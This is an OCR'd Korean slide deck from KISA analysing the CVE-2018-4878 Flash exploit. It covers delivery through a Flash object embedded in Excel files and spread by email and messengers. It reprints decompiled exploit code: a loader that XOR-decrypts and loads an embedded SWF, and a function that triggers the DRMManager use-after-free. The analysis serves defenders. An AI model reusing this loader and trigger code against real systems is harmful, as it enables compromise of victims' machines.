최근 사이버 공격에 사용된 플래시 익스플로잇 분석


CVE-2018-4878

손기종

KISA
Korea Internet & Security Agency


공격 방법

- 오피스 문서 파일



공격 방법


• 엑셀에 삽입한 악성 플래시 파일



User Interaction ? 제한된 보기 상태에서 여는 경우를 제외하고 플래시 자동 실행


주요 유포 경로

· 이메일, 메신저, SNS




익스플로잇 분석

• 익스플로잇 흐름도




익스플로잇 분석

- 익스플로잇 로더



익스플로잇 분석

- 디컴파일 익스플로잇 로더



익스플로잇 분석

- 익스플로잇 디코드 함수 (Decript?)


```
public function Decript(event:Event) : void
{
    var j:int = 0;
    var loader:URLLoader = URLLoader(event.target);
    var swf_key_txt:String = loader.data;
    var decData:ByteArray = new ByteArray();
    var swf_key:ByteArray = new ByteArray();
    for(var i:int = 0; i < swf_key_txt.length; i = i + 2)
    {
        swf_key.writeByte(uint("0x" + swf_key_txt.substr(i,2)));
    }
    decData.writeBytes(this.binData,0,this.sz_swf_head);
    this.binData.position = this.sz_swf_head + this.id_len;
    var n:uint = this.binData.readUnsignedInt();
    this.binData.position = 0;
    for(i = this.sz_swf_head + this.id_len + 4; i < this.binData.length; i = i + 100)
    {
        for(j = 0; j < this.id_len; j++)
        {
            decData.writeByte(this.binData[i + j] ^ swf_key[j]);
        }
    }
    var l:Loader = new Loader();
    l.loadBytes(decData);
    addChild(l);
}
```

decode

Load exploit

익스플로잇 분석


- 익스플로잇 플래시 파일



• 취약점 원인 (Use After Free)

- PrimeTime SDK DRMManager (com.adobe.tvsdk.mediacore.PSDK)


```
public function trig_uaf() : void {
    var ps:PSDK = null;

    // 1. 미디어 플레이어 생성
    var data14:PSDKEventDispatcher = null;
    ps = PSDK.pSDK;
    data14 = ps.createDispatcher();
    this.§₩x04§ = ps.createMediaPlayer(data14);

    // 2. DRMManager 초기화
    this.drm_obj1= new DRMLIST_Obj(); // DRMOperationCompleteListener
    this.§₩x04§.drmManager.initialize(this.drm_obj1);

    // 3. Null DRMOperationCompleteListener (drmManager는 계속 오브젝트 참조)
    this.drm_obj1 = null; // Enter delayed free list
}
```



익스플로잇 분석

